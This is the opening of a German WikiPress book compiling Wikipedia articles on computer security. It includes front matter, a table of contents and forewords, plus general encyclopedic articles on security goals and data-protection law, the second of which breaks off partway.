Das freie Wissen **WIKI PRESS**

Aus der freien Enzyklopädie **Wikipedia**
zusammengestellt von **Michael Diederich**

# Computersicherheit

## Technik | Methoden | Schutz

WikiPress

# Computersicherheit

Dieses Buch beschreibt kenntnisreich, wie Computerviren und andere Bedrohungen des Computers funktionieren und wie man sich vor ihnen schützen kann. Es informiert über Würmer, Trojaner, die Hoax- und Massenmails, die regelmäßig das E-Mailfach überquellen lassen, sowie die Phishing-Versuche dreister Abzocker, mit denen versucht wird, den Maillesern Passwörter für ihre Konten zu entlocken. Doch auch die Schutzmöglichkeiten kommen nicht zu kurz: angefangen von Virenschutzprogrammen über Spamfilter bis hin zu Verschlüsselungsmodellen für die gefahrlose Kommunikation.

**Michael Diederich** wurde am 11. Mai 1983 in Duisburg geboren und hat seine Schulzeit in Baden-Württemberg mit der fachgebundenen Hochschulreife beendet. Nach einem viermonatigem Auslandsaufenthalt studiert er jetzt Wirtschaftsinformatik an der Fachhochschule Furtwangen. Er interessiert sich für Sicherheit in Computersystemen, Webapplikationen und ist Mitglied im Chaos Computer Club.

# Computersicherheit

## Technik, Methoden, Schutz

Aus der freien Enzyklopädie Wikipedia
zusammengestellt von

**Michael Diederich**

WikiPress 7

Veröffentlicht in der
**Zenodot Verlagsgesellschaft mbH**

**Computersicherheit**
Technik, Methoden, Schutz
Aus der freien Enzyklopädie Wikipedia
zusammengestellt von Michael Diederich

WikiPress 7
Originalausgabe

Veröffentlicht in der
Zenodot Verlagsgesellschaft mbH
Berlin, März 2006



Umschlagfotos: Grafiken und Collagen von Ute Scharrer (GFDL), außer Laptopcollage (Ralf Roletschek, GFDL), Enigma (Bob Lord, GFDL), KlamAV-Logo (clamav-Team, GPL), Frau am Laptop (Matthew Bowden, Copyleft)

Gestaltung: Zenodot Verlagsgesellschaft mbH
Umschlaggestaltung: Ute Scharrer
Druck und Bindung: GGP Media GmbH, Pößneck
Printed in Germany

ISBN-10 3-86640-007-1
ISBN-13 978-3-86640-007-8

# Inhalt

**Vorwort . . . . . 9**
Dieses Buch . . . . . 9

**Überblick . . . . . 11**
Computersicherheit. . . 11
Datenschutz . . . . . 14
Datensicherheit . . . . 20

**Viren, Würmer, Trojaner. . 21**
Malware . . . . . 21
Computervirus . . . . 22
Angarsk . . . . . 44
Bootvirus . . . . . 45
Form-Virus . . . . . 46
Linkvirus . . . . . 46
Makrovirus . . . . . 47
TSR-Virus . . . . . 47
Handyvirus . . . . . 48
CIH-Virus . . . . . 49
Computerwurm. . . . 50
Loveletter . . . . . 62
Sobig.F . . . . . 64
Mydoom . . . . . 65
Sasser. . . . . 68
W32.Blaster . . . . . 70
Trojanisches Pferd . . . 72

**Software. . . . . 76**
Antivirenprogramm . . 76
AntiVir . . . . . 79
Botnet . . . . . 82
Keylogger . . . . . 82
Rootkit . . . . . 83
Spamfilter . . . . . 85
Firewall . . . . . 87
Personal Firewall . . . 94
Spyware . . . . . 106
Adware . . . . . 107
Dialer. . . . . 108
Palladium . . . . . 113
Next-Generation Secure Computing Base . . . 114
Trusted Platform Module . 117
Kopierschutz. . . . . 120
Trusted Computing Platform Alliance . . . . . 122
Trusted Computing Group 123
Digital Rights Management 127

**PGP und Zertfikate . . . 133**
Platform for Privacy Preferences . . . . . 133
Pretty Good Privacy . . 134
Web of Trust. . . . . 136
Public-Key-Infrastruktur . 140
Digitales Zertifikat . . . 142
Zertifizierungsstelle . . 149
X.509 . . . . . 150
Zertifikatsperrliste . . . 152

**Sonstige Themen . . . . 154**
Selbstdatenschutz . . . 154
Vorratsdatenspeicherung . 156
Chaos Computer Club . . 157
Web-Bug . . . . . 163
HTTP-Cookie . . . . . 164
Backdoor. . . . . 168
Hoax . . . . . 169
Skriptkiddie . . . . . 170
Cracker . . . . . 171

Hacker . . . . . 175
E-Mail . . . . . 181
E-Mail-Überwachung . . 187
Spam . . . . . 188

**Angriffe . . . . . 208**
Denial of Service . . . 208
Defacement . . . . . 212
Hijacking. . . . . 212
Phreaking . . . . . 213
Smurf-Attacke . . . . 215
SQL-Injektion . . . . 215
Cross-Site Scripting. . . 222
KGB-Hack . . . . . 224
Man-In-The-Middle-Angriff . . . . . 227
Social Engineering . . . 228
Phishing . . . . . 230

**WLAN . . . . . 239**
Wireless LAN . . . . 239
Wired Equivalent Privacy . 247
Wi-Fi Protected Access. . 251
IEEE 802.11i . . . . . 253
Temporal Key Integrity Protocol . . . . . 253
IEEE 802.1x . . . . . 254
Port Based Network Access Control . . . . . 255
Aircrack . . . . . 255
Virtual Private Network . 256
Prüfsumme . . . . . 257
Zyklische Redundanzprüfung. . . 259

**Kryptografie . . . . . 267**
Kryptografie. . . . . 267
Kryptologie . . . . . 271
Kryptoanalyse . . . . 272
Symmetrisches Kryptosystem . . . . 276
Asymmetrisches Kryptosystem . . . . 277
Verschlüsselung. . . . 281
Entschlüsselung. . . . 285
Kennwort . . . . . 286
RC4 . . . . . 290
Brute-Force-Methode . . 291
Wörterbuchangriff . . . 293
Enigma . . . . . 295
Transport Layer Security . 318

**Anhang . . . . . 323**
Gesamtautorenliste . . . 323
GNU Free Documentation License . . . . . 327
GNU Free Documentation License (deutsch) . . . 331
Bildnachweis. . . . . 336
Index . . . . . 337



# An die Leserinnen und Leser dieses Buchs

Erinnern Sie sich bitte an Ihre jüngsten Leseerfahrungen mit Sach- oder Fachliteratur. Haben Sie sich gefragt, wodurch sich die Autoren legitimieren? Gehen wir einmal davon aus, dass Bücher in aller Regel von Fachleuten geschrieben werden. Sie werden Ihnen an exponierter Stelle im Buch vorgestellt, ihre Qualifikation ergibt sich aus ihrer derzeitigen Beschäftigung, aus ihrer dokumentierten fachlichen Erfahrung und aus der Liste ihrer bisherigen Buchveröffentlichungen. So gibt es letztlich keine Zweifel daran, dass die Informationen der Autorin oder des Autors es lohnen, gedruckt zu werden. So weit, so gut. – Wir hoffen, Ihr letztes Sachbuch hat Sie weitergebracht. Die Chancen dafür stehen gut, denn wir haben im deutschen Sprachraum eine breit gefächerte und nach hohen Qualitätsmaßstäben arbeitende Verlagslandschaft. Aber Moment mal! Ist jeder geschriebene Satz in dem Buch wahr? Lesen Sie nicht mitunter Behauptungen, denen Sie weniger zustimmen können? Gibt es überhaupt ein Sachgebiet, in dem sich alle Experten stets einig sind? Nein? Dann müsste es doch zum selben Thema auch ebenso gut gemachte Bücher geben, die zu manch einem Aspekt glatt die entgegengesetzte Auffassung vertreten. Und tatsächlich: Es gibt sie nahezu zu jedem Thema.

Was bedeutet dies für Sie? Es bleibt Ihnen nichts anderes übrig, als jedes Buch kritisch zu lesen. Und in diesem Buch laden wir Sie dazu gleich zu Beginn ausdrücklich und herzlich ein!

Dieses Buch hat keine Autorin und keinen Autor. Es hat ganz viele. Wie viele? Das können wir Ihnen nicht genau sagen. Wir kennen zudem die wenigsten von ihnen. Wir wissen nicht, wo sie wohnen, was sie beruflich machen, wie alt sie sind oder was sie dafür qualifiziert, dieses Buch zu schreiben. Und noch was: Wir glauben, die meisten haben sich untereinander noch nie gesehen. Dennoch begegnen sie sich regelmäßig: In der Wikipedia – der freien Enzyklopädie. Diese Wikipedia ist das bislang schillerndste Beispiel sogenannter Wikis, einer neuartigen Form von Internetseiten, die es dem Leser ermöglichen, ihre Inhalte nicht mehr nur einfach zu konsumieren, sondern sie spontan zu verändern. Hierbei ist jedem der Zugang erlaubt – Hobbyforschern und Lehrstuhlinhabern, Fachstudenten und Schülern, Jugendlichen und Senioren. Niemand muss seine Qualifikation nachweisen, doch seine Beiträge müssen dem Urteil der Gemeinschaft standhalten, sonst werden sie in kürzester Zeit wieder entfernt. Das Faszinierende hierbei ist: Das Prinzip funktioniert!

Vieles hat die Wikipedia mit den konventionellen Enzyklopädien gemeinsam. Anderes hingegen unterscheidet sie deutlich von allen anderen Werken. Befindet sich in einem Text in der Wikipedia ein Fehler, so wird er meistens schnell von einem aufmerksamen Mitleser beseitigt. Das ist etwas, das auf einer statischen Buchseite nicht reproduziert werden kann. Sie können dem Verlag, der die Enzyklopädie herausgegeben hat, zwar um eine Korrektur bitten, aber Sie können sich nicht sicher sein, dass dies auch getan wird. In der Wikipedia können und dürfen Sie derartige Korrekturen jederzeit selbst vornehmen; Sie werden sogar darum gebeten!

Um auch Ihnen – den Buchlesern – Korrekturen zu ermöglichen, enthält dieser Band eine Besonderheit: Die »Edit Card«. Auf ihr können Sie Korrekturen, Verbesserungsvorschläge, erweiternde Informationen oder einfach Ihre Meinung an unseren Verlag einsenden. Unsere Redaktion pflegt Ihren Beitrag dann entsprechend in der Wikipedia im Internet ein.

Vielleicht wird Ihnen nach der Lektüre des Buches, wenn Sie sich in das Abenteuer Wikipedia im Internet stürzen, der eine oder andere Artikel auffallen, der im Wortlaut nicht exakt dem dieses Buches entspricht. Kein Wunder: die Inhalte der Wikipedia sind ständig im Fluss. Ihre Nutzer lesen und arbeiten rund um die Uhr: Sie korrigieren grammatikalische Fehler, ersetzen ein falsches Wort durch ein korrektes, sie ergänzen wichtige Informationen oder beseitigen eine sachlich falsche Aussage.

Dieses Buch dokumentiert nur einen kleinen Mosaikstein aus diesem großen Projekt. Es präsentiert ein Thema, dass mit einer für eine Buchpublikation gewünschten Informationstiefe und Ausgewogenheit in der Wikipedia vertreten ist. Dieses Buch wünscht sich Leser, die es gleichermaßen interessiert und kritisch lesen. Kein Wort ist nur dadurch wahr, dass es in einer professionellen Druckerei auf gutem Papier gedruckt wurde. Und dies gilt für dieses Buch genau so wie für jedes andere. Bücher sind Medien, die Gedachtes, Gemeintes und Gewusstes vom Autor zum Leser transportieren. Das Medium, das Sie in den Händen halten, transportiert das Ergebnis einer Kollektivarbeit zahlreicher Menschen.

Wie auch immer Sie dieses Buch nutzen, entscheiden Sie am Ende selbst. Vielleicht möchten Sie es auch einfach nur lesen. Denn hierzu haben wir es Ihnen gedruckt und Sie haben es hierzu bei Ihrem Buchhändler erworben.

Wir wünschen Ihnen mit diesem Buch viel Vergnügen. Lesen Sie kritisch! Jedes Buch. Immer.

Das Team von WikiPress



# Vorwort

In den letzten Jahren hat der Computer einen immer größeren Stellenwert in unserer Gesellschaft eingenommen. Eine Vernetzung fast aller elektronischer Geräte hat begonnen und wird in Zukunft unser tägliches Leben noch deutlicher beeinflussen.

Hundertprozentige Sicherheit gibt es auch bei Computern nicht. Früher wurden Telefonleitungen überbrückt, um kostenlose Gespräche oder Internetverbindungen aufzubauen, heute werden tausende von Computern zusammengeschaltet, um Konkurrenten aus dem Markt zu drängen, Benutzer werden ausspioniert und Online-Bankkonten geplündert. Fast schon täglich berichten die Medien über neue Viren, Würmer oder sonstige Betrügereien im Internet.

## Dieses Buch

Dieses Handbuch enthält ausgewählte Artikel der Wikipedia, die helfen sollen, grundlegende (Fach-)Begriffe auseinander zu halten und zu verstehen. Neben bekannten Angriffsformen werden auch einige bekannte Viren einfach und verständlich erklärt. Es werden Möglichkeiten gezeigt, wie ein Anwender sich schützen kann und was die Hardware der nahen Zukunft für ihn leisten kann. Es wird kurz darauf eingegangen, wie die Sicherheit im Internet gewährleistet werden kann und wo die Schwächen dieser Lösung sein könnten. Auch der Bereich »drahtloses Internet« wird dabei nicht zu kurz kommen. Den Abschluss bilden die Ver- und Entschlüsselung in Theorie und Geschichte.

Dabei wird dem Leser auffallen, dass manche der Kapitel von der Struktur abweichen, die er von anderen Sachbüchern gewohnt ist. Auch mag er unterschiedliche Gewichtungen finden: Einige Artikel sind relativ kurz, andere deutlich ausführlicher. Er wird Wiederholungen und Überschneidungen finden. Dies hängt in erster Linie mit der Entstehung der Artikel in der Wikipedia zusammen. Hier werden Artikel von tausenden Freiwilligen zusammengestellt und überarbeitet, die ein Interesse an der Erstellung einer frei verfügbaren Enzyklopädie haben.

Vor allem vor diesem Hintergrund erhebt dieses Buch nicht den Anspruch auf Vollständigkeit. Auch ein einheitlicher Stil der Artikel ist aufgrund ihrer Herkunft nicht zu erwarten. Es kann Unstimmigkeiten ent-

halten, ebenso vielleicht Fehler und Lücken. An dieser Stelle sind Sie als Leser aufgerufen, uns zu helfen – sei es durch Einsendung der Edit Card am Ende des Buches oder durch aktive Mithilfe in der Wikipedia.

Liebe Grüße,
Michael Diederich



# Überblick

## Computersicherheit

Unter Computersicherheit versteht man die Sicherheit eines Computersystems vor Ausfall und Manipulation (➡Datensicherheit) sowie vor unerlaubtem Zugriff (➡Datenschutz). Unter Computersicherheit werden folgende Schutzziele zusammengefasst:

- Datenschutz
  - Vertraulichkeit: Dateien dürfen nur von autorisierten Benutzern gelesen werden.
  - Übertragungssicherheit: Die Übertragung von einem Rechner zu anderen Rechnern, Geräten oder zum Benutzer kann nicht ausgespäht werden.
  - Privatsphäre: Persönlichkeitsdaten bzw. Anonymität müssen gewahrt bleiben.
- Datensicherheit
  - Funktionalität: Hardware und Software sollen erwartungsgemäß funktionieren.
  - Integrität: Software und Daten dürfen nicht unbemerkt verändert werden.
  - Authentizität: Echtheit und Glaubwürdigkeit einer Person oder eines Dienstes müssen überprüfbar sein.
  - Verbindlichkeit: Urheber von Veränderungen müssen erkennbar sein und dürfen Veränderung nicht abstreiten können.
- Randthemen
  - Nicht-Anfechtbarkeit: der Nachweis, dass eine Nachricht versendet und empfangen worden ist
  - Zugriffssteuerung: Reglementierung des Zugriffes von außen
  - Verfügbarkeit: Nutzbarkeit

Zu beachten ist, dass Computersicherheit zwar eine wichtige Voraussetzung für Datenschutz und Datensicherheit ist, alleine aber nicht ausreicht: Zusätzlich zur Sicherung des Computersystems müssen auch auf organisatorischer und personeller Ebene Vorkehrungen getroffen werden. Beispiele für die Missachtung hiervon sind achtlos weitergegebene oder schlecht gewählte Passwörter oder der Diebstahl ganzer Rechenanlagen.

### Geschichte

In den Kindertagen des (Personal-)Computers verstand man unter Computersicherheit die Sicherstellung der korrekten Funktionalität von Hardware (Ausfall von z. B. Bandlaufwerken oder anderen mechanischen Bauteilen) und Software (richtige Installation und Wartung von Programmen). Mit der Zeit änderten sich die Anforderungen an die Computer (Internet, Speichermedien); die Aufgaben zur Computersicherheit mussten anders gestaltet werden. Somit bleibt der Begriff der Computersicherheit wandelbar und Spiegel der momentanen technologischen Welt.

### Viren, Würmer, trojanische Pferde

Während im Firmenumfeld die ganze Themenbreite der Computersicherheit Beachtung findet, verbinden viele Privatanwender mit dem Begriff primär den Schutz vor Viren oder Spyware.

Die ersten Computerviren waren noch recht harmlos und dienten lediglich dem Aufzeigen diverser Schwachstellen von Computersystemen. Doch recht bald erkannte man, dass Viren zu weitaus mehr in der Lage sind. Es begann eine rasante Weiterentwicklung der Schädlinge und der Ausbau ihrer Fähigkeiten – vom simplen Löschen von Dateien über das Ausspionieren von Daten (z. B. von Passwörtern) bis hin zum Öffnen des Rechners für entfernte Benutzer (➡Backdoor).

Mittlerweile existieren diverse Baukästen im Internet, die neben einer Anleitung auch alle notwendigen Bestandteile für das einfache Programmieren von Viren liefern. Nicht zuletzt schleusen kriminelle Organisationen Viren auf PCs ein, um diese für ihre Zwecke (UBE/UCE, ➡DoS-Angriffe, etc.) zu nutzen. So entstanden bereits riesige ➡Bot-Netze, die auch illegal vermietet werden. Gegenwärtig sind fast ausschließlich die Betriebssysteme der Firma Microsoft von Viren betroffen.

### Angriffe und Schutz

Besonders der Anschluss vieler Computer mit sensiblen Daten an das Internet und Programmierfehler in fast jeder Software machen es quasi unmöglich, Sicherheit vor jeder Art von Angriffen zu erreichen. Ein System wird dann als sicher bezeichnet, wenn der Aufwand für das Eindringen in das System höher ist als der daraus resultierende Nutzen für den Angreifer. Deshalb ist es wichtig, die Hürden für einen erfolgreichen Einbruch möglichst hoch zu setzen und damit das Risiko zu reduzieren.

Insbesondere sollte man keine bekanntermaßen gefährdete Software einsetzen. Im Bereich der Personal-Computer fallen z. B. die Programme Internet Explorer und Outlook Express von Microsoft immer wieder durch sicherheitskritische Lücken auf. Bei Servern sind dies hingegen Sendmail (ein Mailserver) oder auch BIND (ein DNS-Server).





Wichtig ist, dass die Konfiguration der genutzten Software an die jeweiligen Bedürfnisse angepasst wird. So ist es bei vielen an das Internet angeschlossenen Rechnern nicht nötig, dass auf ihnen Server-Programme laufen. Da Server-Dienste von vielen Betriebssystemen in der Standardinstallation geladen werden, schließt man mit deren Deaktivierung eine Reihe wichtiger Angriffspunkte. Viele Programme erlauben eine individuelle Konfiguration unter Sicherheitsaspekten und die Einrichtung von Zugriffsbeschränkungen. Außerdem ist es von Bedeutung, sich über Schwachstellen in der eingesetzten Software zu informieren und regelmäßig Aktualisierungen einzuspielen.

Zur Computersicherheit gehört nicht nur der präventive Einsatz technischer Werkzeuge wie beispielsweise ➡Firewalls, Intrusion-Detection-Systeme etc., sondern auch ein organisatorischer Rahmen in Form durchdachter Grundsätze (Policy, Strategie), die den Menschen als Anwender der Werkzeuge in das System einbeziehen. Allzu oft gelingt es ➡Hackern, durch Ausnutzung eines zu schwachen ➡Kennworts oder durch so genanntes ➡Social Engineering Zugang zu sensiblen Daten zu erlangen.

Der Mangel an Computersicherheit ist eine vielschichtige Bedrohung, die nur durch eine anspruchsvolle Abwehr beantwortet werden kann. Der Kauf einer Software ist kein Ersatz für eine umsichtige Untersuchung der Risiken, möglicher Verluste, der Abwehr und Sicherheitsbestimmungen.

Ist einmal die Sicherheit eines Systems verletzt worden, muss es als kompromittiert betrachtet werden, was Maßnahmen zur Verhinderung weiterer Schäden und zur Datenrettung erfordert.

### Bewertung und Zertifizierung

Zur Bewertung und Zertifizierung der Sicherheit von Computersystemen existieren internationale Normen. Wichtige Normen in diesem Zusammenhang sind vor allem die amerikanischen TCSEC- und die europäischen ITSEC-Standards sowie der neuere Common-Criteria-Standard. Die Zertifizierung erfolgt in Deutschland in der Regel durch das Bundesamt für Sicherheit in der Informationstechnik.

### Literatur


- Eckert, Claudia: *IT Sicherheit*. 3. Auflage 2004, Oldenbourg, ISBN 3-486-20000-3.
- *Hacker's Guide*. Markt und Technik, ISBN 3-8272-6522-3.

- *Hacking Intern*. Data Becker, ISBN 3-8158-2284-X.
- Müller, Klaus-Rainer: *IT-Sicherheit mit System*. 2. Auflage 2005, VIEWEG, ISBN 3-528-15838-7.
- Müller, Klaus-Rainer: *Handbuch Unternehmenssicherheit*. 2005, VIEWEG, ISBN 3-528-05889-7.
- Schneier, Bruce: *Angewandte Kryptographie*. Addison-Wesley, ISBN 3-89319-854-7.
- Schneier, Bruce: *Secrets & Lies: IT-Sicherheit in einer vernetzten Welt*. Broschiert, 2004, dpunkt Verlag, ISBN 3-89864-302-6.
- Schneier, Bruce: *Beyond Fear*. Springer, ISBN 0-387-02620-7.
- Schumacher, Markus: *Hacker Contest*. Xpert.press, ISBN 3-540-41164-X.
- Stoll, Clifford: *Kuckucksei: Die Jagd auf die deutschen Hacker, die das Pentagon knackten*. Fischer Taschenbücher, ISBN 3-596-13984-8.


*Quelle: http://de.wikipedia.org/wiki/Computersicherheit. Historie: 3.10.01: Anonym angelegt, danach bearbeitet von den Hauptautoren Dsl-213-023-062-043.arcor-ip.net, Kubieziel, Trixium, Duesentrieb, Liquidat, Steven Malkovich, Stf, MichaelDiederich, Bjoern h, GerhardG, Gwe, S.K., Wiegels, Density, Zwobot, Stw, Euripides, Vulture, Kku, Ben-Zin, Spauli, Hella, Achim Raschka, Maixdorff, FlaBot, Jkirschbaum, Yas, Dishayloo, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Datenschutz

Datenschutz bezeichnete ursprünglich den Schutz personenbezogener Daten vor Missbrauch. Der Begriff wurde gleichgesetzt mit Schutz der Daten, Schutz vor Daten oder auch Schutz vor »Verdatung«. Im englischen Sprachraum spricht man von *privacy* (Schutz der Privatsphäre) und von *data privacy* (Datenschutz im engeren Sinne). Im europäischen Rechtsraum wird in der Gesetzgebung der Begriff *data protection* verwendet.

Heute wird der Zweck des Datenschutzes darin gesehen, den Einzelnen davor zu schützen, dass er durch den Umgang mit seinen personenbezogenen Daten in seinem Recht auf informationelle Selbstbestimmung beeinträchtigt wird. Datenschutz steht für die Idee, dass jeder Mensch grundsätzlich selbst entscheiden kann, wem wann welche seiner persönlichen Daten zugänglich sein sollen. Der Datenschutz will den so genannten gläsernen Menschen verhindern.

Die Bedeutung des Datenschutzes ist seit der Entwicklung der Digitaltechnik stetig gestiegen, weil Datenerfassung, Datenhaltung, Datenweitergabe und Datenanalyse immer einfacher werden. Technische Entwicklungen wie Internet, ➔E-Mail, Mobiltelefonie, Videoüberwachung und elektronische Zahlungsmethoden schaffen neue Möglichkeiten zur Datenerfassung. Interesse an personenbezogenen Informationen haben sowohl staatliche Stellen als auch private Unternehmen. Sicherheitsbehörden möchten bespielsweise durch Rasterfahndung und Telekommunikationsüberwachung die Verbrechensbekämpfung verbessern, Finanzbehörden sind an Banktransaktionen interessiert, um Steuerdelikte aufzudecken. Unternehmen versprechen sich von Mitarbeiterüberwachung (Arbeitnehmerdatenschutz) höhere Effizienz, Kundenprofile sollen beim Marketing helfen und Auskunfteien die Zahlungsfähigkeit der Kunden sicherstellen (Verbraucherdatenschutz, Schufa). Dieser Entwicklung steht eine gewisse Gleichgültigkeit großer Teile der Bevölkerung gegenüber, in deren Augen der Datenschutz keine oder nur geringe praktische Bedeutung hat.

Vor allem durch die weltweite Vernetzung, insbesondere durch das Internet, nehmen die Gefahren hinsichtlich des Schutzes personenbezogener Daten laufend zu – »*Das Internet vergisst nicht.*« Datenschützer müssen sich deshalb zunehmend mit den grundlegenden Fragen des technischen Datenschutzes (➔Datensicherheit) auseinandersetzen, wenn sie Erfolg haben wollen.

### Regelungen

**Internationale Regelungen –** Seit 1980 existieren mit den *OECD Guidelines on the Protection of Privacy and Transborder Data Flows of Personal Data* international gültige Richtlinien, welche die Ziele haben, die mitgliedstaatlichen Datenschutzbestimmungen weitreichend zu harmonisieren, einen freien Informationsaustausch zu fördern, ungerechtfertigte Handelshemmnisse zu vermeiden und eine Kluft insbesondere zwischen den europäischen und den US-amerikanischen Entwicklungen zu verhindern.

1981 verabschiedete der Europarat mit der Europäischen Datenschutzkonvention eines der ersten internationalen Abkommen zum Datenschutz. Die Europäische Datenschutzkonvention ist bis heute in Kraft, sie hat jedoch lediglich empfehlenden Charakter. Dagegen sind die Datenschutzrichtlinien der Europäischen Union für die Mitgliedsstaaten verbindlich und in nationales Recht umzusetzen.

**Europäische Union –** Mit der Europäischen Datenschutzrichtlinie haben das Europäische Parlament und der Europäische Rat Mindeststandards für den Datenschutz der Mitgliedsstaaten festgeschrieben. Die Richtlinie gilt jedoch nicht für den Bereich der justiziellen und polizeilichen Zusammenarbeit (so genannte »3. Säule« der Union). In Deutschland wurde die Richtlinie

im Jahr 2001 mit dem Gesetz zur Änderung des Bundesdatenschutzgesetzes und anderer Gesetze in nationales Recht umgesetzt. Geregelt wird auch die Übermittlung von personenbezogenen Daten in Drittstaaten, die nicht Mitglied der EU sind: Gemäß Artikel 25 ist die Übermittlung nur dann zulässig, wenn der Drittstaat ein »angemessenes Schutzniveau« gewährleistet. Die Entscheidung, welche Länder dieses Schutzniveau gewährleisten, wird von der Kommission getroffen, die dabei von der so genannten Artikel-29-Datenschutzgruppe beraten wird. Aktuell (Stand 9/2004) wird gemäß Entscheidung der Kommission von folgenden Drittstaaten ein angemessenes Schutzniveau gewährleistet: Schweiz, Kanada, Argentinien, Guernsey, Insel Man sowie bei der Anwendung der vom US-Handelsministerium vorgelegten Grundsätze des »sicheren Hafens« und bei der Übermittlung von Fluggastdatensätzen an die US-Zoll- und Grenzschutzbehörde (CBP).

Insbesondere die Entscheidung über die Zulässigkeit der Übermittlung von Fluggastdatensätzen an die US-amerikanischen Zollbehörden ist stark umstritten gewesen. So hat das Europäische Parlament gegen diese Entscheidungen der Kommission und des Rates Klage erhoben, da es seiner Ansicht nach unzureichend beteiligt worden sei und zudem seitens der USA kein angemessenes Datenschutzniveau garantiert werde.

Ergänzt wurde diese Richtlinie durch die bereichsspezifische *Richtlinie 2002/58/EG über die Verarbeitung personenbezogener Daten und den Schutz der Privatsphäre in der elektronischen Kommunikation*. Nachdem die Umsetzungsfrist der Richtlinie am 31. Dezember 2003 abgelaufen war, wurde gegen neun Mitgliedsstaaten ein Vertragsverletzungsverfahren eingeleitet; nachdem nur Schweden die Richtlinie daraufhin vollständig umgesetzt hat, droht Belgien, Deutschland, Griechenland, Frankreich, Luxemburg, den Niederlanden, Portugal und Finnland ein Verfahren vor dem Europäischen Gerichtshof.

Vom EU-Parlament wurde auf europäischer Ebene am 14.12.2005 die Einführung einer obligatorischen ➡Vorratsdatenspeicherung von Verkehrsdaten der Telekommunikation und des Internets mit den Stimmen von Christdemokraten und Sozialdemokraten beschlossen. Von Seiten des Rates und der Kommission wurden Mindestfristen von sechs Monaten (Internet) und einem Jahr (Telefonie) vorgeschlagen, gespeichert werden sollen die Daten nun bis zu 2 Jahre. Die Beschlüsse zur Vorratsdatenspeicherung werden von den staatlichen Datenschutzbeauftragten kritisiert.

**Bundesrepublik Deutschland –** Der Datenschutz ist nach der Rechtsprechung des Bundesverfassungsgerichts ein Grundrecht (Recht auf informationelle Selbstbestimmung). Danach kann der Betroffene grundsätzlich selbst darüber entscheiden, wem er welche persönlichen Informationen bekannt gibt.





Auf Bundesebene regelt das Bundesdatenschutzgesetz (BDSG) den Datenschutz für die Bundesbehörden und den privaten Bereich (d. h. für alle Wirtschaftsunternehmen). Daneben regeln die Landesdatenschutzgesetze der Bundesländer den Datenschutz in Landes- und Kommunalbehörden.

Neben diesen allgemeinen Datenschutzgesetzen gibt es eine Vielzahl bereichsspezifischer Datenschutzregelungen. So gelten für die Sozialleistungsträger die Datenschutz-Sonderregelungen des Sozialgesetzbuchs, insbesondere das zweite Kapitel des Zehnten Buchs Sozialgesetzbuch. Die bereichsspezifischen Datenschutzbestimmungen gehen den Regelungen des allgemeinen Datenschutzrechts vor.

Die öffentlichen Stellen des Bundes sowie die Unternehmen, die geschäftsmäßig Telekommunikations- oder Postdienstleistungen erbringen, unterliegen der Aufsicht durch den Bundesbeauftragten für den Datenschutz. Die Landesbehörden werden durch die Landesdatenschutzbeauftragten kontrolliert. Die privaten Unternehmen (bis auf Telekommunikation und Post) unterliegen der Aufsicht der Datenschutzaufsichtsbehörden für den nicht-öffentlichen Bereich, die beim Landesdatenschutzbeauftragten oder bei den Landesbehörden (z. B. Innenministerium) angesiedelt sind. Die EU-Kommission hat ein Vertragsverletzungsverfahren gegen die Bundesrepublik Deutschland eingeleitet, da einige Landesdatenschutzbeauftragte und alle Landesbehörden nicht »in völliger Unabhängigkeit« arbeiten, sondern die Landesregierung weisungsbefugt ist.

**Österreich –** Rechtsgrundlage für den Datenschutz ist in Österreich das Datenschutzgesetz 2000 (DSG 2000). Für die Kontrolle dessen Einhaltung ist die Österreichische Datenschutzkommission zuständig, deren geschäftsführendes Mitglied derzeit Waltraut Kotschy ist.

**Schweiz –** Ähnlich wie in Deutschland regelt das Datenschutzgesetz des Bundes den Datenschutz für die Bundesbehörden und für den privaten Bereich; auf die kantonalen Behörden ist das jeweilige kantonale Datenschutzgesetz anwendbar.

Kontrolliert wird die Einhaltung des DSG im Bund (SR 235.1) durch den Eidgenössischen Datenschutzbeauftragten und sein Sekretariat. Momentan wird diese Stelle durch Hanspeter Thür bekleidet.

Für die Kontrolle der Einhaltung der kantonalen Datenschutzgesetze sind die Kantone zuständig. Sie sind dem Eidgenössischen Datenschutzbeauftragten nicht unterstellt, sondern kontrollieren unabhängig.

**Kirche –** In der Kirche hat Datenschutz eine sehr lange Tradition. So wurden bereits 1215 n. Chr. Seelsorge- und Beichtgeheimnis im Kirchenrecht schriftlich verankert. In Deutschland gelten die Datenschutzgesetze von Bund und Ländern im Bereich der öffentlich-rechtlichen Kirchen (einschließlich Caritas und Diakonie) nicht unmittelbar, da die Kirchen diesbezüglich ein Selbstgestaltungsrecht haben. Heute schützt für den Bereich der katholischen Kirche das kirchliche Gesetzbuch *Codex Iuris Canonici* (CIC) das Persönlichkeitsrecht auf Schutz der Intimsphäre in Canon 220. In der Evangelischen Kirche in Deutschland (EKD) gilt das *Datenschutzgesetz der EKD* (DSG-EKD), in der römisch-katholischen Kirche die *Anordnung über den kirchlichen Datenschutz* (KDO) und in der alt-katholischen Kirche die *Ordnung über den Schutz von personenbezogenen Daten* (Datenschutz-Ordnung, DSO) im Bereich des Katholischen Bistums der Alt-Katholiken in Deutschland.

## Verfahren

Hauptprinzipien des Datenschutzes sind

- Datenvermeidung und Datensparsamkeit,
- Erforderlichkeit,
- Zweckbindung.

Sind (dennoch) Daten einmal angefallen, so sind technisch-organisatorische Maßnahmen zur Gewährleistung des Datenschutzes zu treffen (➡Datensicherheit). Hierzu gehört insbesondere die Beschränkung des Zugriffs auf die Daten auf die jeweils berechtigten Personen. Für automatisierte Abrufverfahren (Online-Verfahren) sind besondere Regeln zu beachten.

Aus den Prinzipien der Datensparsamkeit und der Erforderlichkeit folgt, dass Daten zu löschen sind, sobald sie nicht mehr benötigt werden. Nicht mehr erforderliche Daten, die wegen gesetzlicher Aufbewahrungs- und Dokumentationspflichten (insbesondere im Steuerrecht) nicht gelöscht werden dürfen, sind zu sperren.

Zu den grundlegenden Datenschutzanforderungen gehören ferner die unabdingbaren Rechte der Betroffenen (insbesondere das Recht auf Auskunft über die zu der jeweiligen Person gespeicherten Daten) und eine unabhängige Datenschutzaufsicht.





Auf der Internationalen Datenschutzkonferenz 2005 haben die Datenschutzbeauftragten in ihrer »Erklärung von Montreux« darüber hinaus an die international anerkannten Datenschutzprinzipien erinnert. Diese sind:

- Prinzip der Zulässigkeit und Rechtmäßigkeit der Erhebung und Verarbeitung der Daten
- Prinzip der Richtigkeit
- Prinzip der Zweckgebundenheit
- Prinzip der Verhältnismäßigkeit
- Prinzip der Transparenz
